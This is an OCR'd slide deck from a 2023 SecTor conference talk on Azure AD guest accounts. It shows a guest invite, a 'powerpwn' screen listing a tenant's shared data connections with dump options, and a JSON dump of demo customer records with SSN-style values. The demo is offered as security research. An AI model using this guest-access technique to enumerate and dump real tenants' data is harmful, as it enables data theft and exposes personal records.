SECTOR
BRIEFINGS
October 25-26, 2023
METRO TORONTO CONVENTION CENTRE

All You Need Is Guest

Michael Bargury @mbrg0

Zenity

SECTOR
BRIEFINGS

DEMO

1 of 59

Zenity Demo invited you to access applications within their organization External

Microsoft Invitations on behalf of Zenity Demo <invites@microsoft.com>
to hacker6, me

Fri, Jul 28, 4:32 PM (6 days ago)

Please only act on this email if you trust the organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. If you were not expecting this invitation, proceed with caution.

Organization: Zenity Demo
Domain: zenitydemo.onmicrosoft.com

If you accept this invitation, you'll be sent to https://myapplications.microsoft.com/?tenantid=fc993b0f-345b-4d01-9f67-9ac4a140dd43.

Accept invitation

Block future invitations from this organization.

This invitation email is from Zenity Demo (zenitydemo.onmicrosoft.com) and may include advertising content. Zenity Demo has not provided a link to their privacy statement for you to review. Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

My Apps

Search apps

H

Apps

This is unavailable due to your account permissions and company's settings

Apps dashboard

Add apps | Create collection | Customize view

Apps

Apps

Settings

There are no apps to show.

Zenity Demo

Sign out

H

Hacker5

hacker5@pwntoso.onmicroso...

View account

Switch organization

Sign in with a different account

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump

[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 98745, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email":

Hi there 👋

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- BlackHat, Defcon, BSides, OWASP

- Hiring top researchers, engs & pms!

@mbrg0
github.com/mbrg
darkreading.com/author/michael-bargury

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
BRIEFINGS

WHY invite guests in?

How can two parties collaborate over a bunch of files?


F1000 enterprise




Small vendor

Option 1: just email sensitive files around

Option 2: trust a rando on the internet



Option 2: trust a rando IRL



Source: deaddrops.com

Option 3: invite them in

F1000 tenant

Option 3: invite them in

Microsoft Documentation

Learn / Azure / Active Directory /

External Identities in Azure Active Directory

“external users can "bring their own identities."
... and you manage access to your apps … to keep your resources protected.“

F1000 tenant

Safe guest access must be:

(a) Easy for vendors to onboard

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(b) Easy for IT/security to control

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

(b) Easy for IT/security to control

SECTOR

(a) It's super easy to get a guest account




(a) It's super easy to get a guest account



Source: @_dirkjan at BHUSA 2022

(a) It's super easy to get a guest account

Perhaps too easy?



Source: @_dirkjan at BHUSA 2022
* Vulns were fixed.

(a) It's super easy to get a guest account

Source: @_dirkjan at BHUSA 2022
* Vulns were fixed.

Perhaps too easy?

black hat USA 2022

TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.

(a) It's super easy to get a guest account

Perhaps too easy?

Safe guest access must be:

(a) Easy for vendors to onboard
(b) Easy for IT/security to control


(b) Understanding how control works

Partners, vendors, suppliers, other collaborators

F1000 tenant

(b) Understanding how control works

(b) Control guests like employees



Enterprise controls to ensure secure access: MFA, RBAC, CA, device attestation, threat monitoring …

(b) Applying security controls to guests

Need guest access ➔ Require security controls

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Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

AAD account ➔ Grants full access

Q.E.D. …?

(b) Applying security controls to guests

Need guest access ➔ Require security controls

